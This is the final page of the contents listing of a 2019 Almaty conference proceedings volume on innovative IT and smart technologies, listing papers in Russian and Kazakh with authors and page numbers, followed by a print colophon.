Большаков М.А. Михайлов Г.В.	СРЕДСТВА МОНИТОРИНГА ИТ-ИНФРАСТРУКТУРЫ ГВЦ ОАО «РЖД»	286
Калижанова А.У., Ахметов С., Набиева Г.С., Кожасбаева А.	ДЕРЕКТЕРДІ ӨҢДЕУ ЖҮЙЕЛЕРІН ЖОБАЛАУДЫҢ ДИСКРЕТТІ ПРОГРАММАЛАУ ЕСЕПТЕРІН ШЕШУ МОДЕЛЬДЕРІ МЕН ӘДІСТЕРІ	291
Нургулжанова А.Н., Букенова И.Н.	ЖОҒАРЫ ОҚУ ОРЫНДАРЫНДА БҰЛТТЫҚ ТЕХНОЛОГИЯЛАРДЫ ПАЙДАЛАНУ	298
Абдилдаева А.А., Алпысбай Н.	ОБЗОР ПРОБЛЕМ ДЛЯ НЕЛИНЕЙНЫХ СИСТЕМ С ВРЕМЕННОЙ ЗАДЕРЖКОЙ	301
Амирханова Г.А., Дуйсенбаева А.Ж.	СРАВНЕНИЕ ДВУХ ВАРИАНТОВ МЕТОДА МУЛЬТИСТАРТА	304
Вуйцик В., Калижанова А.У., Кашаганова Г.Б., Оразбеков Ж.	ИССЛЕДОВАНИЕ И РАЗРАБОТКА СИСТЕМЫ ИНТЕРРОГАЦИИ СИГНАЛОВ С ОПТОВОЛОКОННЫМ РЕФРАКТОМЕТРОМ	309
Мамырбаев О.Ж., Кыдырбекова А.С., Тұрдалыұлы М., Мекебаев Н.О.	ОБЗОР МЕТОДОВ ИДЕНТИФИКАЦИИ И АУТЕНТИФИКАЦИИ ПОЛЬЗОВАТЕЛЕЙ ПО ГОЛОСУ	315

Олжабаева А.Б., Абдуғани Л.Е.	ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ И УТЕЧКА ДАННЫХ	321
Утепбергенов И.Т., Яворский В.В.	СОВЕРШЕНСТВОВАНИЕ СИСТЕМ ОРГАНИЗАЦИИ ДВИЖЕНИЯ В ГОРОДАХ КАЗАХСТАНА НА БАЗЕ ЦИФРОВИЗАЦИИ	327
Шаршеналиев Ж.Ш., Мирзакулова Ш.А., Юсупова Г.М.	ОЦЕНКА СПЕКТРА МОЩНОСТИ ВРЕМЕННОГО РЯДА	332
СОДЕРЖАНИЕ		337

МАТЕРИАЛЫ
научной конференции ИИВТ КН МОН РК
«Инновационные IT и Smart-технологии»,
посвященной 70-летнему юбилею профессора Утепбергенова И.Т.

20 марта 2019 года

Подписано в печать 18.03.2019 г. Формат А4.
Печать ризография. Бумага офсетная. Усл. печ. л. 19,38.
Тираж 300 экз. Заказ № 01884.
Отпечатано в ИИВТ.
Алматы, ул. Пушкина, 125.